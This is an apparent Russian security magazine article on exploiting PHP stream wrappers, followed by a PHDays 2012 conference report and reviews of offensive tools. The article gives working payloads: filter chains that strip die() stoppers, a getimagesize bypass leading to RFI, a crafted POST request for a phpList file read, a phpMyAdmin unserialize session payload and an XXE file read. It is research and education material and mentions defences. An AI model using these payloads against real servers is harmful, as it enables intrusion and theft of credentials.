Фильтр string.strip_tags появился в PHP в версии 5.0.0, использование этого фильтра эквивалентно обработке всех данных потока функцией strip_tags(). Фильтр может принимать аргументы в одной из двух форм: либо в виде строки со списком тегов, как и второй аргумент функции strip_tags(), либо массив названий тегов. Например, чтобы удалить из строки все теги, кроме <b><i><u>, можно использовать фильтр string.strip_tags таким образом:

```
$fp = fopen('php://output', 'w');
stream_filter_append($fp, 'string.strip_tags', \
    STREAM_FILTER_WRITE, array('b','i','u'));
fwrite($fp, "<b>bolded text</b> enlarged to \
    a <h1>level 1  heading</h1>\n");
fclose($fp);
```

Применение фильтра string.strip_tags удаляет не только HTML-теги, также будут удалены PHP-теги и HTML-комментарии.

```
HTML Tag: <abc>
PHP Tag:<? ?>
HTML Comments:<!-- -->
```

Поэтому, если необходимо избавиться от стоппера, нужно каким-то образом не дать фильтру string.strip_tags удалить внедряемый PHP-код. Самый простой способ — это преобразовать нужные символы в quoted-printable формат (RFC2045, раздел 6.7), а потом применить фильтр convert.quoted-printable-decode. Использование фильтра convert.quoted-printable-decode эквивалентно обработке всех данных потока функцией quoted_printable_decode(). Эта функция обрабатывает строку посимвольно, если встречает символы в кодировке quoted-printable, то преобразует их в символы восьмибитной кодовой таблицы. Например, если необходимо удалить вот такой простой стоппер: "; <? die; ?>\n", то с помощью фильтра convert.base64-decode это можно сделать следующим образом:

```
$content  = "; <? die; ?>\n";
$content .= "[/Ly8vVTFOQ1RXSXpXbXhKUmtKSlZVRTlQUT09]\n";
$file = 'php://filter/write=convert.base64-decode|convert.
    base64-decode|convert.base64-decode/resource=./PoC';
file_put_contents($file, $content);
```

При этом потребуется еще найти строку, выполняющую роль заглушки, в данном случае это будет /Ly8v. Удалить этот же стоппер с помощью фильтра string.strip_tags можно намного проще.

```
$content  = "; <? die; ?>\n";
$content .= "=3C=3Fprint('PHP');\n";
$file = 'php://filter/write=string.strip_tags|\
         convert.quoted-printable-decode/resource=./PoC';
file_put_contents($file, $content);
```

Здесь =3C, =3F — это символы <, ? в quoted-printable формате. Важно отметить, что фильтр convert.quoted-printable-decode не даст ожидаемого результата, если в строке содержится знак равенства, после которого нет шестнадцатеричного кода символа.

```
$s='php://filter/read=convert.\
quoted-printable-decode/resource=data:,dGVz=BAD';
var_dump(file_get_contents($s)); // print: string(0) ""
```

Поэтому стоит рассмотреть подробней и другие комбинации фильтров.

STRING.STRIP_TAGS + CONVERT.BASE64-DECODE = PROFIT

Для более эффективного использования фильтра string.strip_tags необходимо изучить некоторые его особенности. В официальной документации можно найти упоминание следующего факта: если после символа < идет пробел, то символ < не воспринимается как начало тега и удаляться не будет. Это очень важный момент, так как при «выдавливании» в преобразуемых данных могут появиться символы <, поэтому, применяя к таким данным фильтр string.strip_tags, возможно удалить сразу довольно большую часть данных. Но важно знать, что будет интерпретироваться как HTML-тег. Это легко определить с помощью фаззинга.

```
for($i=0; $i<256; $i++) {
     $s='Hello <'.chr($i).'World > ABC';
     echo $i.'    --    '.chr($i).'    --    '.strip_
         tags($s)."\n";
}
```

После запуска этого скрипта становится ясно, что если после символа < идут символы с ASCII-кодами {9,10,11,12,13,32}, то знак < не воспринимается как начало тега. Еще один важный момент — наличие кавычек внутри тегов. Если тег содержит лишнюю (незакрытую) кавычку (' или "), то обрезается все после нее. Строка между кавычками воспринимается как атрибут тега и поэтому игнорируется полностью.

```
echo strip_tags('Hello <<Wor"ld>U=b >> ABC');
                # print: Hello
echo strip_tags('Hello <<Wor"ld>U=b >"> ABC');
                # print: Hello  ABC
echo strip_tags('Hello <<Wor"ld>U=b ><"> ABC');
                # print: Hello  ABC
```

При этом strip_tags игнорирует экранирование кавычек [#45599] (bit.ly/MPqcYX).

ОБХОД ПРОВЕРКИ НА ОСНОВЕ GETIMAGESIZE

С помощью фильтров можно удалять не только стопперы. Можно, например, модифицировать содержимое изображения, после того как оно прошло проверку на основе функции getimagesize. В качестве примера рассмотрим скрипт, в котором присутствуют такие участки кода:

```
extract($_REQUEST);
.................
include $templatedir.'/header.html';
.................
if(!empty($_FILES) )  {
  $file_info = getimagesize($_FILES['image']['tmp_name']);
  if($file_info['mime'] == 'image/jpeg'){
  if(move_uploaded_file($_FILES['image']\
                     ['tmp_name'], $folder.'/avatar.
jpg'))
................
```

При отсутствии NULL-байта может показаться, что нет возможности ни проэксплуатировать RFI, ни загрузить что-то, кроме файла avatar.jpg. Но врапперы предоставляют нам новые способы эксплуатации подобного рода уязвимостей.

1. **В EXIF-изображение внедряем данные в необходимом формате** и загружаем это изображение, определив переменную $folder таким образом:

   ```
   folder=php://filter/write=string.strip_tags|convert.
   base64-decode/resource=/tmp/
   ```

   После прохождения проверки getimagesize, но перед сохранением на диск изображение будет обработано фильтрами и превратится в zip-архив.
2. **Инклюдим файл внутри этого zip-архива.** Для этого используем враппер zip. Более подробно об его использовании я рассказал в предыдущей статье (статья «Ядовитая обертка», август 2012 года).

   ```
   templatedir=zip:///tmp/avatar.jpg#/my
   ```

   С помощью фильтров можно не только «выдавливать» данные, но и просто удалять часть файла, если есть такая необходимость.

ЧАСТИЧНОЕ ЧТЕНИЕ ФАЙЛОВ В PHPLIST <= 2.10.13

Рассмотрим довольно интересную уязвимость в скрипте phpList 2.10.13. Причиной данной уязвимости является возможность изменять структуру в массиве $_FILES. Первое упоминание об этой особенности массива $_FILES появилось еще в 2004 году (bit.ly/PEZltl). Но исправлено это было только в 2012-м (bit.ly/MOI7x1). Итак, в phpList 2.10.13, в файле ./admin/commonlib/pages/user.php можно найти следующий код:

```
if (is_array($_FILES)) { ## only avatars are files
    foreach ($_FILES['attribute']['name'] as $key =>
$val) {
      if (!empty($_FILES['attribute']['name'][$key])) {
        $tmpnam = $_FILES['attribute']['tmp_name'][$key];
        $size = $_FILES['attribute']['size'][$key];
```

ПРОДОЛЖАЕМ ТЕМУ ИССЛЕДОВАНИЯ ВРАППЕРОВ ЯЗЫКА PHP С ТОЧКИ ЗРЕНИЯ АТАКИ НА ВЕБ-ПРИЛОЖЕНИЯ

```
        if ($size < MAX_AVATAR_SIZE) {
           $avatar = file_get_contents($tmpnam);
           Sql_Query(sprintf('replace into %s
               (userid,attributeid,value)
               values(%d,% d,"%s")',
               $tables["user_attribute"],
               $id,$key, base64_encode($avatar)));
```

Несложно понять, что для того, чтобы использовать этот код для загрузки произвольных локальных файлов в базу данных, достаточно создать такую HTML-форму:

```
<form action="http://localhost/lists/
admin/?page=user&id=1" method="POST"
enctype="multipart/form-data" >
 <input type="file" name="attribute[tmp_name][">
 <input type="file" name="attribute[size][">
 <input type="file" name="attribute[[tmp_name]">
 <input type="file" name="attribute[name][">
 <input name="change" value="Save Changes" type="submit">
</form>
```

Открыв эту HTML-форму в браузере и выбрав необходимые файлы, на удаленный сервер можно отослать следующий POST-запрос (в поле Content-Type указываем путь до локального файла):

```
POSTDATA =-----------------------------277443277232757
Content-Disposition: form-data; name="attribute[tmp_name]
["; filename="image.jpg"
Content-Type: /path/to/local/file.php


-----------------------------277443277232757
Content-Disposition: form-data; name="attribute[size][";
filename="1"
Content-Type: application/octet-stream


-----------------------------277443277232757
Content-Disposition: form-data; name="attribute[[tmp_
name]"; filename="1"
Content-Type: application/octet-stream

-----------------------------277443277232757
Content-Disposition: form-data; name="attribute[name][";
filename="1"
Content-Type: application/octet-stream


-----------------------------277443277232757
Content-Disposition: form-data; name="change"

Save Changes
-----------------------------277443277232757--
```

В результате в массиве $_FILES появится элемент

```
$_FILES[attribute][tmp_name][[type] =
  /path/to/local/file.php
```

Это, в свою очередь, приведет к тому, что в базу данных будет загружено содержимое файла /path/to/local/file.php. После всех этих манипуляций останется только получить данные из соответствующей ячейки с помощью SQL-инъекции. При этом файлы будут загружаться в таблицу phplist_user_user_attribute, в поле value, которое имеет тип varchar(255). К тому же перед загрузкой содержимое файла обрабатывается функцией base64_encode, что, по сути, дает возможность сохранить в базу только 192 символа, но это ограничение можно обойти с помощью враппера php://filter. Например, если необходимо узнать пароль от базы данных из такого файла (важно, что в этом файле нет знаков равенства):

```
/*********************************************************
 *  The database configurations.
 *
 *  MySQL settings - You can get this info from your web
 *  host
*********************************************************/
/** The name of the database  */
define('DB_NAME', 'cms');

/** MySQL database username */
define('DB_USER', 'dbuser');

/** MySQL database password */
define('DB_PASSWORD', 's3creTp4ss');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Можно обработать содержимое файла фильтром convert.base64-decode.

```
    php://filter/read=convert.base64-decode/resource=/
        path/to/local/db.php
```

Таким образом в базу данных попадут уже 255 символов из необходимого нам файла, при этом символы не из алфавита Base64 будут проигнорированы. Если пароль от базы данных не будет содержать специальных символов, мы его узнаем полностью. Если использовать фильтр string.strip_tags, можно попытаться вырезать часть файла, и тем самым в базу данных уже загрузятся не первые 192 символа, а, возможно, какая-то другая часть файла. Например, можно узнать логин и пароль от базы данных из конфигурационного файла BBPress'а таким образом:

```
php://filter/convert.base64-encode|string.rot13|convert.
base64-decode|string.strip_tags|
convert.base64-encode|string.rot13|convert.base64-decode/
resource=/bbpress/bb-config.php
```

ВЕКТОРЫ АТАК

Итак, что же дает нам применение фильтров при уязвимостях типа File Manipulation? В первую очередь появляется возможность трансформировать данные. Например, если удалось внедрить данные в какой-либо файл, на атакуемом сервере мы можем с помощью php://filter/ его трансформировать и в результате получить уже файл с произвольным содержимым. Чем могут быть полезны такого рода файлы? Если нет возможности создавать файл в веб-руте, можно попробовать:

1. **Создать файл сессии.**
   Создание сессии дает возможность произвести различные виды атак. Например, можно обойти авторизацию, если веб-приложение использует сессии для авторизации пользователей. Также можно реализовать unserialize bug через session_start(), если приложение содержит уязвимые магические методы. Тут уместно вспомнить про unserialize bug, в скрипте scripts/setup.php phpMyAdmin. Эта уязвимость была исправлена в версии 2.11.10 тем, что из скрипта scripts/setup.php был удален unserialize, принимающий данные от пользователя, при этом уязвимый магический метод так и остался в коде phpMyAdmin. Так как phpMyAdmin использует сессии, осталась возможность проэксплуатировать уязвимость ме-

тода __wakeup с помощью session_start(). Например, если у пентестера есть доступ в phpMyAdmin с привилегией FILE, он может создать файл сессии (с помощью оператора SELECT ... INTO OUTFILE):

```
xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:63:
  "ftp://myname:mypass@ftp.narod.ru/pathto/index.txt";}}
```

После того как нужный файл сессии создан, остается только обратиться к http://site.com/phpmyadmin/ с соответствующим PHPSESSID. Этот способ будет работать для всех версий phpMyAdmin.

2. Создать или перезаписать шаблоны.
Если веб-приложение использует темплэты, то, перезаписывая или создавая новые темплэты, можно использовать уязвимости шаблонизаторов.

3. Создать zip-архив и проэксплуатировать RFI.

4. Создать/перезаписать файлы htaccess/htpasswd.
Иногда бывает, что нельзя создавать файлы в веб-руте средствами PHP, но можно перезаписывать файлы htaccess/htpasswd. Перезапись этих файлов позволяет: обходить авторизацию, выполнять команды и даже получать информацию о конфигурации сервера Apache (bit.ly/lu9CuD, bit.ly/Qm2a5x).

Кроме трансформации файлов, враппер php://filter дает возможность манипулировать функциями, которые обрабатывают файлы только определенного типа.

ФУНКЦИЯ PARSE_INI_FILE

Согласно официальной документации, функция parse_ini_file имеет следующий синтаксис:

```
array parse_ini_file ( string $filename [, bool $process_
sections = false
    [,int $scanner_mode = INI_SCANNER_NORMAL ]] )
```

Эта функция загружает ini-файл, указанный в аргументе filename, и возвращает настройки из ini-файла в виде ассоциативного массива. Так как в ini-файлах обычно находятся важные для работы веб-приложения данные, функция parse_ini_file может работать только с локальными файлами, но при этом в качестве $filename можно использовать врапперы. Предположим, что у нас есть возможность внедрить данные в файл сессии, например, в скрипте есть такой код:

```
session_start();
$_SESSION['admin'] = $_POST['name'];
................................
$var = parse_ini_file($inifile);
require $var['require'];
```

Тогда, создав файл сессии /tmp/sess_dffdsdf24gssdgsd90 с таким содержимым:

```
admin|s:68:"Ly8vVnpOYWFHTnNNRXRqYlZaNFpGZHNlVnBVTUdsTU1sW
XdXWGs1YjJJelRqQmplVWs5"
```

мы можем, используя фильтры, преобразовать этот файл в формат, доступный функции parse_ini_file:

```
php://filter/read=convert.base64-decode|convert.base64-
    decode|convert.base64-decode/resource= /tmp/sess_
dffdsdf24gssdgsd90
```

Что в данном случае приведет к уязвимости Remote File Include.

XXE-АТАКИ

XML — широко распространенный текстовый формат, предназначенный для хранения структурированных данных, которые используются при обмене информацией между программами. Хорошо известно, что в XML-документ можно добавлять содержимое внешних файлов с помощью внешних сущностей (external entities), но при этом итоговый документ должен быть well-formed. В PHP обойти это ограничение можно с помощью фильтра convert.base64-encode.

Bypass well-formed XML output check

```
<?xml version='1.0' standalone='yes'?>
<!DOCTYPE scan
  [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/
      resource=./db.php">
  ]>
<scan>&xxe;</scan>
```

Но врапперы можно использовать не только внутри XML-документа, но и в функции simplexml_load_file и в методе DOMDocument::load. Это дает возможность произвести XXE-атаку при allow_url_fopen =Off, если есть возможность манипулировать именем файла.

ЗАКЛЮЧЕНИЕ

На этой ноте я завершаю свое повествование об использовании врапперов для построения продвинутых техник эксплуатации уязвимостей в веб-приложениях.

Врапперы очень гибкая и функциональная штука, вполне возможно, что я еще вернусь к ним в будущих статьях. Напомню, что защититься от подобного рода атак достаточно просто: проверки на основе функций file_exists, is_file, filesize не дадут воспользоваться врапперами php://filter, zip://, data://, compress.zlib://.

При установленном патче Suhosin по умолчанию невозможно использовать врапперы в инклюдах, даже если директива allow_url_include имеет значение On. Для использования врапперов в таком случае необходимо добавить их в вайт-лист, например

Обертка PHP в вайт-листе Suhosin'a

```
suhosin.executor.include.whitelist = "php"
```

Теперь ты знаешь, что такое врапперы и как их правильно использовать. Попробуй взглянуть на закрытые уязвимости по-новому, возможно, их и не закрыли... Stay wrapped!

WWW

Данная статья основана на выступлении Алексея Москвина на международном форуме по практической безопасности Positive Hack Days 2012. Презентация доклада доступна по этому адресу: slidesha.re/MTRkml.

ЗАЩИТИТЬСЯ ОТ ТАКИХ АТАК ПРОСТО: ПРОВЕРКИ НА ОСНОВЕ ФУНКЦИЙ FILE_EXISTS, IS_FILE, FILESIZE НЕ ДАДУТ ВОСПОЛЬЗОВАТЬСЯ ВРАППЕРАМИ PHP://FILTER, ZIP://, DATA://, COMPRESS.ZLIB://

PHDays 2012: КАК ЭТО БЫЛО?



ОТЧЕТ О КОНФЕРЕНЦИИ ПО ПРАКТИЧЕСКОЙ БЕЗОПАСНОСТИ В КАРТИНКАХ

Грандиозная затея собрать в одном месте «пиджаки» и «футболки» удалась. В Москве прошла сумасшедшая (в самом хорошем смысле этого слова) конференция для людей, которые принимают решения о вопросах безопасности в больших компаниях, и для людей, которые не понаслышке знают, что такое взлом. Как это происходило, какие сюрпризы подготовили организаторы и какие доклады нам особенно запомнились, — в этом материале.



Первое, что привлекало внимание каждого, кто появлялся на площадке Positive Hack Days, — это огроменный аквариум, заваленный распечатками А4. «Что это?» — спрашиваю я у организаторов, компании Positive Technologies. Это одно из заданий грандиозного CTF, в котором участникам нужно будет показать навыки олдскульного способа добычи полезной информации, копаясь в буквальном смысле в мусоре. Уже с этого момента становится ясно, что конференция будет гораздо большим, чем сессии докладов, параллельно идущих в нескольких залах. Это ощущение укрепляется, когда обходишь немаленькую территорию конференции, — кстати, все происходило в центре Москвы на одной из самых продвинутых площадок с символическим названием Digital October. Огромное количество декораций, стендов, затравок для конкурсов, атмосферный бар с бесплатным алкоголем, но главное... невероятное количество знакомых людей. Кажется, что собрать еще больше спецов из области ИБ под одной крышей невозможно. Ну или по крайней мере очень сложно. Простой пример: мы познакомились сразу с несколькими авторами] [, которых раньше знали только виртуально. В итоге всю конференцию мы были в состоянии выбора: то ли пообщаться с интересными людьми, то ли бежать на доклад. Но если доклад, то какой? Часто интересные выступления были параллельно. Впрочем, была доступна прямая видеотрансляция, что решало проблему.

О ЧЕМ ГОВОРЯТ НА PHDAYS?

Вообще доклады были очень разнообразны (видео и слайды доступны здесь: bit.ly/JYOk6P), особенно с учетом того, что организаторы пригласили людей из самых разных сфер ИБ. Наш выбор — это, конечно, чисто технические исследования, которых было немало. Кратко коснусь наиболее запомнившихся. Тревис Гудспид рассказал, как можно использовать шумы и внедрять пакеты на первом уровне модели OSI (Packet-in-Packet). Любопытное исследование представили ребята из Elcomsoft — Дмитрий Скляров и Андрей Беленко. Взяв популярные менеджеры

КАК ПРОХОДИЛ CTF?

Грандиозный CTF, проведенный в рамках PHDays, заслуживает отдельного слова. Площадка, на которой разместились 12 именитых команд, занимала львиную часть большого Progress-Bar'а, где на протяжении двух дней тусовалось огромное количество людей, связанных с информационной безопасностью. Как и в классическом CTF, основной задачей участников было выявить уязвимости в системах противников и получить доступ к секретным ключам, индивидуальным для каждой команды. Участники параллельно работали над поиском уязвимостей сразу в четырех сервисах, состояния которых, а следовательно, и их баги менялись каждые несколько часов. Основные очки участники получали за эксплуатацию найденных ими уязвимостей на серверах команд-соперников. Доказательством успешной эксплуатации являлся MD5-хеш, после добавления которого в скоринг-систему команде начислялись баллы в зависимости от сложности задания, установленной организаторами. Если какой-либо из сервисов команд был недоступен более пяти минут, команде начислялись штрафные баллы. Все честно.



Заветные баллы команды могли получить и за решение заданий из зоны хак-квеста — отдельной сети, в которой находились серверы с уязвимыми сервисами. Эти задания участники могли решать только методом черного ящика, то есть локального доступа к системам у них не было. Параллельно задания могли решать все желающие с любого конца света — для этого был построен VPN-канал до этой сети.

Чтобы участники не засиживались на месте, им предоставлялась возможность получить дополнительные баллы, занявшись так называемым dumpster diving,— короче говоря, поупражняться в добыче информации старым как мир путем. Для этого организаторы поставили по-настоящему огромный прозрачный бокс, заваленный распечатками на A4. Кроме листов с мусорной информацией, можно было найти и бумаги с теми самыми «флагами», за которые начислялись очки.

Забавным ответвлением основной легенды также было задание «Царь горы». Это максимально реалистичный конкурс для пентестеров: типовой периметр сети среднестатистической компании с уязвимыми веб-приложениями и различными сервисами, за всем этим скрывается Microsoft Active Directory. Задача участников — обнаружить уязвимости в системах, воспользоваться ими и максимально долго удерживать захваченные системы. Как? Дело в том, что после захвата системы одной из команд, цепочки уязвимостей перегенерируются, и у команды был выбор: либо пытаться захватить смежные системы, либо продолжить поиск уязвимостей в уже захваченной системе. К слову, время удержания Active Directory было самым дорогим. Оно и понятно, ведь для того, чтобы провести атаку на службу каталогов, требовалось удерживать системы, расположенные на первом уровне (читай - периметре). Все как в жизни...


Вопреки ожиданиям организаторов, участники не разошлись на ночь по своим отелям, а продолжали рубиться и решать задания, отлучаясь по своему собственному расписанию на короткий часовой сон. На второй день столы участников были буквально завалены энергетиками (кажется, многие иностранные участники оценили наши российские напитки). Одной из команд удалось считерить и пробросить внешний туннель, подключив к участию дополнительных бойцов. Интересно, узнали ли об этом организаторы и были ли какие-то санкции. Победителем CTF стала питерская команда L33t More, которая, к слову, умудрилась найти в ходе соревнований 0-day-уязвимость в FreeBSD.

CTF ИЗНУТРИ

Некоторые подробности о проработке конкурса. В организации участвовало около 40 человек! Сеть была развернута на нескольких ESX, на них были запущены виртуалки на базе FreeBSD, под которыми крутились jail'ы с уязвимыми системами.

PHDAYS EVERYWHERE

Параллельно мероприятия проводились еще на 20 площадках по всему миру. На каждой были свои доклады, конкурсы, иногда даже целые CTF.





БОЛЬШОЙ КУ$Н

Этот конкурс оказался одним из самых ярких и привлек внимание очень многих, кто занимается практической безопасностью. Особенно приятно, что в нем принимали участие многие наши авторы. Именно там я впервые встретился в реале с Raz0r'ом, написавшим не один классный материал для журнала. Он согласился рассказать о конкурсе чуть подробнее.

«Цель участников, среди которых был и я, состояла во взломе специально подготовленной системы дистанционного банковского обслуживания. В чем же особенность? Организаторы подготовили настоящий банкомат с настоящими картами и специально поднятым процессингом для вывода денег. Так что каждый участник в перспективе мог сразу ощутить результат своей „работы", сняв с карты живые деньги (!), которые удалось перевести на свой счет. Круто, но как это можно было сделать?

За день до действа всем участникам раздали флешки с исходниками системы, в которых нужно было найти уязвимости. Никаких SQL-инъекций, LFI/RFI и прочих традиционных для PHP уязвимостей в коде не было — присутствовали уязвимости, которые, по словам организаторов, встречаются в ходе пентеста реальных ДБО. Для примера вспомню уязвимость в процедуре восстановления пароля. Нужно было лишь отправить запрос на сброс пароля и брутить код, который генерился следующим нехитрым образом:

```
$key = md5($login.rand(1, 250));
```

Таким немудреным способом можно было достучаться до чужого аккаунта. Кажется, именно этот простой баг смогли найти все участники. Понятно, что вручную эти уязвимости никто не эксплуатировал: в первый день каждый пытался написать автоматические сплоиты, а самое интересное началось во второй день. Всем участникам предлагалось небольшое время, чтобы с использованием найденных уязвимостей слить как можно больше денег со счетов в виртуальном ДБО. Причем уязвимости затрагивали аккаунты не только виртуальных клиентов, но и других участников конкурса. В итоге первое место занял человек под ником Gifts, второе — Глеб Чербов и Дима Частухин, а третье досталось мне».





паролей для iOS, они решили посмотреть: в такой ли безопасности хранятся пассы. Оказалось, что почти все они не стоят и выеденного яйца, а многие даже хранят ключ шифрования в открытом виде. Интереснейшую ретроспективу парольной защиты представил Александр Песляк (многие его знают как Solar Designer), автор легендарного password-кракера John the Ripper! Будем надеяться, что сможем увидеть его среди гостей нашего интервью. Тема DDoS в исполнении Александра Лямина из Highload Lab, как всегда, не только приковала внимание, но и традиционно превратилась в большую сессию вопросов-ответов. Не обошли конференцию и люди, которые занимаются ресерчем вирусов. Александр Гостев из Kaspersky Lab решил не рассказывать про баянистый Duqu, а без подготовки выдал захватывающую страшилку про Flame, который был обнаружен буквально накануне. В зал с докладом Саши Матросова и Жени Родионова про уязвимости смарт-карт с точки зрения банковских троянов было не пробиться — пришлось смотреть на экране в баре. Федор Ярочкин и Владимир Кропотов представили необычный подход для анализа ботнетов. Вместо реверсинга ботов они анализируют DNS-трафик и легко определяют ботов по запросам к несуществующим доменам. Получился живой доклад с множеством примеров из жизни. Увлекательным опытом обнаружения и устранения уязвимостей в сетях телекоммуникационных операторов поделился Сергей Гордейчик, технический директор компании — организатора форума Positive Technologies. Отличный доклад про XXE-атаки с демонстрацией 0-day-сплоита прочитал Володя Воронцов. К слову, начинался его доклад во второй день в 9 утра, и, когда мы ехали к этому времени, думали, что в такую рань едва ли придет много народа. И были приятно удивлены: свободных мест в зале почти не было. Не могу не упомянуть также выступление главной приглашенной звезды Брюса Шнайера, одного из самых известных специалистов по криптографии. И пусть доклад не был сильно техническим, мысли людей такого масштаба всегда слушаешь с особым вниманием.

РЕСПЕКТ

Главное отличие PHDays от обычных конференций — это нон-стоп активность. Что требуется от хакерской конференции? Глубокие технические доклады? Да! Хак-конкурсы на любой вкус — хоть отбавляй. CTF? Кажется, впервые соревнование было органично интегрировано в основной ивент (в отличие от обычного сценария, когда CTF-щики незаметно живут своей жизнью, что-то там ковыряя в уголке). Конкурс сплоитов? Никита Тараканов показал 0-day для Windows XP, а Павел Шуваев — в iOS. Многие скептически относились к идее объединить под одной крышей «пиджаки» и «футболки». Не уверены по поводу первых, но то, что люди, занимающиеся практической безопасностью, получили массу фана, много-много общения, классные доклады и непередаваемую атмосферу хакерской конфы, — нет сомнений. И за это, Positive Technologies и лично все люди, которые принимали участие в организации, вам большой респект! ⊐⊏

КОНКУРСЫ

НАЛИВАЙКА NG

Что может помешать умелому пентестеру провести успешную атаку на веб-приложение, пускай даже защищенное фильтром безопасности? Однако в этом конкурсе есть нюанс. Каждые пять минут участникам, на действия которых чаще всего реагировал WAF, предлагалось выпить 50 мл крепкого алкоголя. А если конкурс никак не удается начать (как оказалось, из-за глюкавого свитча), алкоголь ждет, а зрители вокруг кричат: «Наливай-ка!». Прокачанное умение трезво мыслить в любой ситуации показал Володя Воронцов, кстати, разработчик своей продвинутой WAF'ки.






СЫГРАТЬ В ЯЩИК

В конкурсе под названием «Сыграть в ящик» участникам нужно было вскрыть два сейфа с RFID-замками, работающими на разных частотах, для чего нужно было изготовить дубликат карты. Для работы с низкочастотной (125 кГц) использовался USB-ридер ACR122U (bit.ly/ACR-122U), дубликатор KeyMaster PRO 4 RF (bit.ly/KeyMaster4) и метки на базе чипа T5557 (bit.ly/t5557). Высокочастотная метка (13,56 МГц) представляла собой карту Mifare Classic 1K, а дубликат изготавливался с помощью китайского перезаписываемого аналога. Кстати, устройство, которое здесь можно было использовать, мы рассматривали в прошлом номере в статье «Хакерский чемоданчик».

ОХОТА НА ЛИС NG

Известная еще в советские времена забава в новом формате. Если в классической «Охоте на лис» участнику нужно было найти пять радиопередатчиков в лесу, то участникам PHDays нужно было обнаружить постоянно перемещающийся по территории конференции объект (это был человек с активной Wi-Fi точкой доступа, запущенной на Android-смартфоне). В результате по территории Digital October бегало немало людей, в том числе симпатичных девушек, которые в одной руке держали направленную антенну, а в другой нетбук с запущенным Kismet'ом, чтобы отследить расстояние до «лисы».



GRAND THEFT DRONE

Участникам предлагалось менее чем за полчаса захватить один из двух квадрокоптеров AR.Drone, управление которым осуществляется со смартфона через Wi-Fi. Если ты уже представил, как перехватывал трафик и пытался отреверсить протокол взаимодействия, спешу огорчить: есть куда менее хардкорный путь. Подключившись к внутренней точке доступа девайса, легко обнаруживаешь не закрытый паролем Telnet. Получив доступ к ОС устройства, через iptables можно было сделать reject того устройства, которое осуществляло управление, и подключиться к дрону со своего телефона в качестве пилота.



ЗА ЭЛЕКТРИЧЕСКОЙ ОВЦОЙ


Массовые утечки паролей остаются самой популярной темой в инфобезопасности за последнее время, и организаторы конкурса решили дать наглядную картину различных криптоалгоритмов в конкурсе Hash Runner. Участникам было предложено 6573 различных хеша для взлома. При подсчете очков учитывалось как количество взломанных хешей, так и их сложность. Первое место заняла команда Teardrop, отобранная из состава Hashcat (разработчики одноименного семейства инструментов), причем один из участников (Xandrel) решил участвовать в конкурсе самолично и умудрился занять третье место. В пересчете на баллы призеры решили 11% всех задач. Отметим, что нетронутыми остались хеши DES, phpbb3, ssha и WordPress. Самым часто взламываемым оказался алгоритм LAN Manager.

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: NtQuery
URL: github.com/NtQuery/Scylla
Система: Windows




ВОССТАНАВЛИВАЕМ ТАБЛИЦУ ИМПОРТОВ

Scylla Imports Reconstruction — это утилита для восстановления таблицы импортов дампов. Инструмент из новых, но уже успел завоевать популярность. Как пишет сам автор, во всех программах для восстановления импорта (ImpRec, CHimpREC, Imports Fixer и так далее) есть недостатки, и он решил сделать свой инструмент, в котором их не будет. Особенности:

- встроенный дампер;
- редактирование PE-секций;
- редактирование кода;
- правка IAT и OEP;
- поддержка x86 и x64;
- полная поддержка юникода;
- поддержка плагинов (включая плагины от ImpRec, что особенно ценно);
- отлично работает на Windows 7.

Программа распространяется с открытыми исходными кодами. В качестве дизассемблера используется проект diStorm. Обрати внимание, что Windows XP x64 имеет некоторые баги в API, так что под этой ОС полностью восстановить на 100% правильную таблицу импорта невозможно. Разработчик вообще всячески рекомендует использовать в качестве рабочей системы Windows x64, под которой работает сам.



Автор: Ludovic Courgnaud
URL: code.google.com/p/xssf
Система: Windows/Linux

2


ЭКСПЛУАТАЦИЯ XSS ВМЕСТЕ С METASPLOIT

The Cross-Site Scripting Framework (XSSF) — инструмент для эксплуатации XSS-уязвимостей более легким способом. Проект XSSF призван продемонстрировать реальную опасность XSS-уязвимостей, упрощая их эксплуатацию до простого выбора модулей атак. XSSF позволяет создать канал связи с целевым браузером (от XSS-уязвимости) для выполнения дальнейших действий. Программа реализована в виде модуля для Metasploit и тесно интегрирована с ним, но помимо этого она имеет и собственный веб-интерфейс, где отображается информация о проэксплуатированных целях:

